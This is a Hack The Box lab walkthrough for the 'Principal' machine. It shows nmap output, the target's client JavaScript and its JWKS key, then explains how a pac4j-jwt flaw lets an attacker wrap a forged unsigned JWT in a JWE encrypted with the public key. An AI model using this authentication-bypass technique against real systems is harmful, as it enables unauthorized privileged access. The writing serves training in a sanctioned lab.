Hackthebox Principal Walkthrough
Hackthebox Principal Walkthrough
Machine Link : https://app.hackthebox.com/machines/Principal
# Enumeration
- first i start with quick nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/Principal]
└─$ nmap -sC -sV -p- 10.129.xxx.xxx--min-rate=5000 -oN=principal.nmap
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-16 08:20 -0400
Nmap scan report for 10.129.244.220
Host is up (0.44s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b0:a0:ca:46:bc:c2:cd:7e:10:05:05:2a:b8:c9:48:91 (ECDSA)
|_  256 e8:a4:9d:bf:c1:b6:2a:37:93:40:d0:78:00:f5:5f:d9 (ED25519)
8080/tcp open  http-proxy Jetty
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Jetty
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Mon, 16 Mar 2026 12:22:41 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: application/json
|     {"timestamp":"2026-03-16T12:22:41.564+00:00","status":404,"error":"Not Found","path":"/nice%20ports%2C/Tri%6Eity.txt%2ebak"}
|   GetRequest:
|     HTTP/1.1 302 Found
|     Date: Mon, 16 Mar 2026 12:22:36 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Content-Language: en
|     Location: /login
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Mon, 16 Mar 2026 12:22:38 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Allow: GET,HEAD,OPTIONS
|     Accept-Patch:
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Date: Mon, 16 Mar 2026 12:22:40 GMT
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 349
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
|     <title>Error 505 Unknown Version</title>
|     </head>
|     <body>
|     <h2>HTTP ERROR 505 Unknown Version</h2>
|     <table>
|     <tr><th>URI:</th><td>/badMessage</td></tr>
|     <tr><th>STATUS:</th><td>505</td></tr>
|     <tr><th>MESSAGE:</th><td>Unknown Version</td></tr>
|     </table>
|     </body>
|     </html>
|   Socks5:
|     HTTP/1.1 400 Bad Request
|     Date: Mon, 16 Mar 2026 12:22:42 GMT
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 382
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
|     <title>Error 400 Illegal character CNTL=0x5</title>
|     </head>
|     <body>
|     <h2>HTTP ERROR 400 Illegal character CNTL=0x5</h2>
|     <table>
|     <tr><th>URI:</th><td>/badMessage</td></tr>
|     <tr><th>STATUS:</th><td>400</td></tr>
|     <tr><th>MESSAGE:</th><td>Illegal character CNTL=0x5</td></tr>
|     </table>
|     </body>
|_    </html>
| http-title: Principal Internal Platform - Login
- my eye spotted something directly after the nmap scan finishes …
1
pac4j-jwt/6.0.3

- the i found out that this might be vulnerable to
cve-2026-290000, but i put hold on that cause i didn’t find any possible POC script says… - then i move forward and this is the intial web page i land on port number 8080.

- i did do the subdomain fuzzing and didn’t find anything …..
- after looking around found no functionality that can prove something here …
- then i look around the source code of the page and find this js file …
1
http://10.129.244.220:8080/static/js/app.js
- which definetly reveal some information about , how application works …
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
 **
 * Principal Internal Platform - Client Application
 * Version: 1.2.0
 *
 * Authentication flow:
 * 1. User submits credentials to /api/auth/login
 * 2. Server returns encrypted JWT (JWE) token
 * 3. Token is stored and sent as Bearer token for subsequent requests
 *
 * Token handling:
 * - Tokens are JWE-encrypted using RSA-OAEP-256 + A128GCM
 * - Public key available at /api/auth/jwks for token verification
 * - Inner JWT is signed with RS256
 *
 * JWT claims schema:
 *   sub   - username
 *   role  - one of: ROLE_ADMIN, ROLE_MANAGER, ROLE_USER
 *   iss   - "principal-platform"
 *   iat   - issued at (epoch)
 *   exp   - expiration (epoch)
 *

const API_BASE = '';
const JWKS_ENDPOINT = '/api/auth/jwks';
const AUTH_ENDPOINT = '/api/auth/login';
const DASHBOARD_ENDPOINT = '/api/dashboard';
const USERS_ENDPOINT = '/api/users';
const SETTINGS_ENDPOINT = '/api/settings';

// Role constants - must match server-side role definitions
const ROLES = {
    ADMIN: 'ROLE_ADMIN',
    MANAGER: 'ROLE_MANAGER',
    USER: 'ROLE_USER'
};

// Token management
class TokenManager {
    static getToken() {
        return sessionStorage.getItem('auth_token');
    }

    static setToken(token) {
        sessionStorage.setItem('auth_token', token);
    }

    static clearToken() {
        sessionStorage.removeItem('auth_token');
    }

    static isAuthenticated() {
        return !!this.getToken();
    }

    static getAuthHeaders() {
        const token = this.getToken();
        return token ? { 'Authorization': `Bearer ${token}` } : {};
    }
}

// API client
class ApiClient {
    static async request(endpoint, options = {}) {
        const defaults = {
            headers: {
                'Content-Type': 'application/json',
                ...TokenManager.getAuthHeaders()
            }
        };

        const config = { ...defaults, ...options, headers: { ...defaults.headers, ...options.headers } };

        try {
            const response = await fetch(`${API_BASE}${endpoint}`, config);

            if (response.status === 401) {
                TokenManager.clearToken();
                if (window.location.pathname !== '/login') {
                    window.location.href = '/login';
                }
                throw new Error('Authentication required');
            }

            return response;
        } catch (error) {
            if (error.message === 'Authentication required') throw error;
            throw new Error('Network error. Please try again.');
        }
    }

    static async get(endpoint) {
        return this.request(endpoint);
    }

    static async post(endpoint, data) {
        return this.request(endpoint, {
            method: 'POST',
            body: JSON.stringify(data)
        });
    }

    /**
     * Fetch JWKS for token verification
     * Used by client-side token inspection utilities
     */
    static async fetchJWKS() {
        const response = await fetch(JWKS_ENDPOINT);
        return response.json();
    }
}

/**
 * Render dashboard navigation based on user role.
 * Admin users (ROLE_ADMIN) get access to user management and system settings.
 * Managers (ROLE_MANAGER) get read-only access to team dashboards.
 * Regular users (ROLE_USER) only see their own deployment panel.
 */
function renderNavigation(role) {
    const navItems = [
        { label: 'Dashboard', endpoint: DASHBOARD_ENDPOINT, roles: [ROLES.ADMIN, ROLES.MANAGER, ROLES.USER] },
        { label: 'Users', endpoint: USERS_ENDPOINT, roles: [ROLES.ADMIN] },
        { label: 'Settings', endpoint: SETTINGS_ENDPOINT, roles: [ROLES.ADMIN] },
    ];

    return navItems.filter(item => item.roles.includes(role));
}

// Login form handler
function initLoginForm() {
    const form = document.getElementById('loginForm');
    if (!form) return;

    // Redirect if already authenticated
    if (TokenManager.isAuthenticated()) {
        window.location.href = '/dashboard';
        return;
    }

    form.addEventListener('submit', async (e) => {
        e.preventDefault();

        const username = document.getElementById('username').value.trim();
        const password = document.getElementById('password').value;
        const errorEl = document.getElementById('errorMessage');
        const btnText = document.querySelector('.btn-text');
        const btnLoading = document.querySelector('.btn-loading');
        const loginBtn = document.getElementById('loginBtn');

        // Reset error
        errorEl.style.display = 'none';

        if (!username || !password) {
            showError('Please enter both username and password.');
            return;
        }

        // Show loading state
        loginBtn.disabled = true;
        btnText.style.display = 'none';
        btnLoading.style.display = 'flex';

        try {
            const response = await ApiClient.post(AUTH_ENDPOINT, { username, password });
            const data = await response.json();

            if (response.ok) {
                TokenManager.setToken(data.token);
                // Token is JWE encrypted - decryption handled server-side
                // JWKS at /api/auth/jwks provides the encryption public key
                window.location.href = '/dashboard';
            } else {
                showError(data.message || 'Authentication failed. Please check your credentials.');
            }
        } catch (error) {
            showError(error.message || 'An error occurred. Please try again.');
        } finally {
            loginBtn.disabled = false;
            btnText.style.display = 'inline';
            btnLoading.style.display = 'none';
        }
    });
}

function showError(message) {
    const errorEl = document.getElementById('errorMessage');
    errorEl.textContent = message;
    errorEl.style.display = 'flex';
}

function togglePassword() {
    const input = document.getElementById('password');
    input.type = input.type === 'password' ? 'text' : 'password';
}

// Dashboard page handler
async function initDashboard() {
    const container = document.getElementById('dashboardApp');
    if (!container) return;

    if (!TokenManager.isAuthenticated()) {
        window.location.href = '/login';
        return;
    }

    try {
        const resp = await ApiClient.get(DASHBOARD_ENDPOINT);
        if (!resp.ok) throw new Error('Failed to load dashboard');
        const data = await resp.json();

        const user = data.user;
        const stats = data.stats;

        document.getElementById('welcomeUser').textContent = user.username;
        document.getElementById('userRole').textContent = user.role;

        // Stats cards
        document.getElementById('statUsers').textContent = stats.totalUsers;
        document.getElementById('statDeploys').textContent = stats.activeDeployments;
        document.getElementById('statHealth').textContent = stats.systemHealth;
        document.getElementById('statUptime').textContent = stats.uptimePercent + '%';

        // Build navigation based on role
        const nav = renderNavigation(user.role);
        const navEl = document.getElementById('sideNav');
        navEl.innerHTML = nav.map(item =>
            `<a href="#" class="nav-item" data-endpoint="${item.endpoint}">${item.label}</a>`
        ).join('');

        navEl.querySelectorAll('.nav-item').forEach(el => {
            el.addEventListener('click', async (e) => {
                e.preventDefault();
                navEl.querySelectorAll('.nav-item').forEach(n => n.classList.remove('active'));
                el.classList.add('active');
                await loadPanel(el.dataset.endpoint);
            });
        });

        // Mark first nav active
        const firstNav = navEl.querySelector('.nav-item');
        if (firstNav) firstNav.classList.add('active');

        // Activity log
        const logBody = document.getElementById('activityLog');
        logBody.innerHTML = data.recentActivity.map(a =>
            `<tr><td>${a.timestamp}</td><td><span class="badge badge-${a.action.includes('FAIL') ? 'danger' : 'info'}">${a.action}</span></td><td>${a.username}</td><td>${a.details}</td></tr>`
        ).join('');

        // Announcements
        const announcementsEl = document.getElementById('announcements');
        announcementsEl.innerHTML = data.announcements.map(a =>
            `<div class="announcement ${a.severity}"><strong>${a.title}</strong><p>${a.message}</p><small>${a.date}</small></div>`
        ).join('');

    } catch (err) {
        console.error('Dashboard load error:', err);
    }
}

async function loadPanel(endpoint) {
    const panel = document.getElementById('contentPanel');
    try {
        const resp = await ApiClient.get(endpoint);
        const data = await resp.json();

        if (resp.status === 403) {
            panel.innerHTML = `<div class="panel-error"><h3>Access Denied</h3><p>${data.message}</p></div>`;
            return;
        }

        if (endpoint === USERS_ENDPOINT) {
            panel.innerHTML = `<h3>User Management</h3><table class="data-table"><thead><tr><th>Username</th><th>Name</th><th>Role</th><th>Department</th><th>Status</th><th>Notes</th></tr></thead><tbody>${
                data.users.map(u => `<tr><td>${u.username}</td><td>${u.displayName}</td><td><span class="badge">${u.role}</span></td><td>${u.department}</td><td>${u.active ? '<span class="badge badge-success">Active</span>' : '<span class="badge badge-danger">Disabled</span>'}</td><td>${u.note}</td></tr>`).join('')
            }</tbody></table>`;
        } else if (endpoint === SETTINGS_ENDPOINT) {
            panel.innerHTML = `<h3>System Settings</h3>
                <div class="settings-grid">
                    <div class="settings-section"><h4>System</h4><dl>${Object.entries(data.system).map(([k,v]) => `<dt>${k}</dt><dd>${v}</dd>`).join('')}</dl></div>
                    <div class="settings-section"><h4>Security</h4><dl>${Object.entries(data.security).map(([k,v]) => `<dt>${k}</dt><dd>${v}</dd>`).join('')}</dl></div>
                    <div class="settings-section"><h4>Infrastructure</h4><dl>${Object.entries(data.infrastructure).map(([k,v]) => `<dt>${k}</dt><dd>${v}</dd>`).join('')}</dl></div>
                </div>`;
        } else {
            panel.innerHTML = `<pre>${JSON.stringify(data, null, 2)}</pre>`;
        }
    } catch (err) {
        panel.innerHTML = `<div class="panel-error">Error loading data</div>`;
    }
}

function logout() {
    TokenManager.clearToken();
    window.location.href = '/login';
}

// Initialize
document.addEventListener('DOMContentLoaded', () => {
    initLoginForm();
    initDashboard();

    // Prefetch JWKS for token handling
    if (window.location.pathname === '/login') {
        ApiClient.fetchJWKS().then(jwks => {
            // Cache JWKS for client-side token operations
            window.__jwks = jwks;
        }).catch(() => {
            // JWKS fetch is non-critical for login flow
        });
    }
});
- so here we are with some interesting endpoints
1
2
3
4
5
6
const API_BASE = '';
const JWKS_ENDPOINT = '/api/auth/jwks';
const AUTH_ENDPOINT = '/api/auth/login';
const DASHBOARD_ENDPOINT = '/api/dashboard';
const USERS_ENDPOINT = '/api/users';
const SETTINGS_ENDPOINT = '/api/settings';
- then i find out the roles we have ..
1
2
3
4
5
const ROLES = {
    ADMIN: 'ROLE_ADMIN',
    MANAGER: 'ROLE_MANAGER',
    USER: 'ROLE_USER'
};
- then i found more information about the what each role has to offer in terms of functionality
1
2
3
4
5
6
7
8
9
10
11
* Render dashboard navigation based on user role.
 * Admin users (ROLE_ADMIN) get access to user management and system settings.
 * Managers (ROLE_MANAGER) get read-only access to team dashboards.
 * Regular users (ROLE_USER) only see their own deployment panel.
 */
function renderNavigation(role) {
    const navItems = [
        { label: 'Dashboard', endpoint: DASHBOARD_ENDPOINT, roles: [ROLES.ADMIN, ROLES.MANAGER, ROLES.USER] },
        { label: 'Users', endpoint: USERS_ENDPOINT, roles: [ROLES.ADMIN] },
        { label: 'Settings', endpoint: SETTINGS_ENDPOINT, roles: [ROLES.ADMIN] },
    ];

- when i try accessing
/dashboarddirectly it do show internal page but instantly back toindexpage …

- here , what it looks like after capturing request in burp ( i just wanaa take a look )…

- then i visited this api endpoint
/api/auth/jwks, and i find that looks like JWT token but its not …
1
{"keys":[{"kty":"RSA","e":"AQAB","kid":"enc-key-1","n":"lTh54vtBS1NAWrxAFU1NEZdrVxPeSMhHZ5NpZX-WtBsdWtJRaeeG61iNgYsFUXE9j2MAqmekpnyapD6A9dfSANhSgCF60uAZhnpIkFQVKEZday6ZIxoHpuP9zh2c3a7JrknrTbCPKzX39T6IK8pydccUvRl9zT4E_i6gtoVCUKixFVHnCvBpWJtmn4h3PCPCIOXtbZHAP3Nw7ncbXXNsrO3zmWXl-GQPuXu5-Uoi6mBQbmm0Z0SC07MCEZdFwoqQFC1E6OMN2G-KRwmuf661-uP9kPSXW8l4FutRpk6-LZW5C7gwihAiWyhZLQpjReRuhnUvLbG7I_m2PV0bWWy-Fw"}]}
- so let’s understand it fist …
🟢 Let's a deep look into JWKS
1. What is JWKS endpoints ?
JWKS stands for JSON Web Key Set. It's a publicly accessible URL that an application exposes to share its cryptographic public keys with the world.
In the Principal machine, it lived at:
GET /api/auth/jwks And it returned this:
{
  "keys": [{
    "kty": "RSA",
    "kid": "enc-key-1",
    "n": "lTh54vtBS1NA...",
    "e": "AQAB"
  }]
}
2. Why Does It Exist? The Real-World Analogy
Imagine a government passport office. They publish their official stamp design in a public gazette so that border agents everywhere can verify passports without calling headquarters every single time. Anyone can see what the stamp looks like ; but only the passport office has the actual stamp to *make* passports.
A JWKS endpoint is exactly that - a published stamp design.
- The private key = the actual stamp (secret, only the server has it)
- The public key (in the JWKS) = the published stamp design (anyone can read it)
3. The Two Reasons JWKS Exists
Reason 1 , Token Verification (the normal use)
When a server issues a JWT token, it signs it with its private key. Anyone who later receives that token can verify it's genuine by checking the signature against the public key. Without a JWKS endpoint, every service that needs to verify tokens would need the key hardcoded , messy and insecure. With JWKS, they just fetch it from the URL.
This is how modern single sign-on systems work. Google, Microsoft, Auth0 , they all publish JWKS endpoints so anyone can verify their tokens.
Reason 2 , Encryption (what this machine used)
In the Principal machine's case, the JWKS key was used slightly differently for encryption rather than verification. The server used the key pair like this:
This is how modern single sign-on systems work. Google, Microsoft, Auth0 , they all publish JWKS endpoints so anyone can verify their tokens.
Server encrypts tokens with: RSA private key (only server has this) Anyone wraps content for server: RSA public key (from JWKS , public):
- So clients could _send_ encrypted data to the server using the public key, and only the server could open it with its private key.
4. The Fields in a JWKS Key Explained Simply
{
  "kty": "RSA",          ← Key Type: RSA algorithm family
  "kid": "enc-key-1",    ← Key ID: a label so you know which key to use
                            (if there are multiple keys, this tells you which one)
  "n":  "lTh54vtBS...",  ← Modulus: one half of the RSA public key
                            (a very large number, base64url encoded)
  "e":  "AQAB"           ← Exponent: the other half of the RSA public key
                            (AQAB always decodes to 65537 , the standard value)

  "use": ???             ← Purpose field: "sig" = for signing, "enc" = for encryption
                            ⚠️  THIS WAS MISSING on the Principal machine , a critical flaw
  "alg": ???             ← Algorithm field: specifies exactly which algorithm to use
                            ⚠️  THIS WAS ALSO MISSING
}
The missing use and alg fields were part of what made the machine vulnerable. A properly configured JWKS would say "use": "enc" to explicitly declare the key is _only_ for encryption , not for signature verification. Without it, pac4j got confused about what to do with it.
5. Why Was It a Problem Here Specifically ?
Three things combined to make the JWKS endpoint dangerous on this machine:
Problem 1 — No use field. The key didn't declare whether it was for signing or encryption. This ambiguity confused pac4j's key management.
Problem 2 — The server used the same key for both. In a secure setup, you'd have two separate key pairs: one for signing JWTs (kept entirely private, never in JWKS) and one for JWE encryption (public key shared via JWKS). Here, one RSA key pair was doing both jobs.
Problem 3 — The public key let us encrypt. Because we could fetch the public key and use it to encrypt our own fake token, we could craft a perfectly valid _outer envelope_ (JWE) that the server would trust enough to open — only to find our unsigned fake JWT inside.
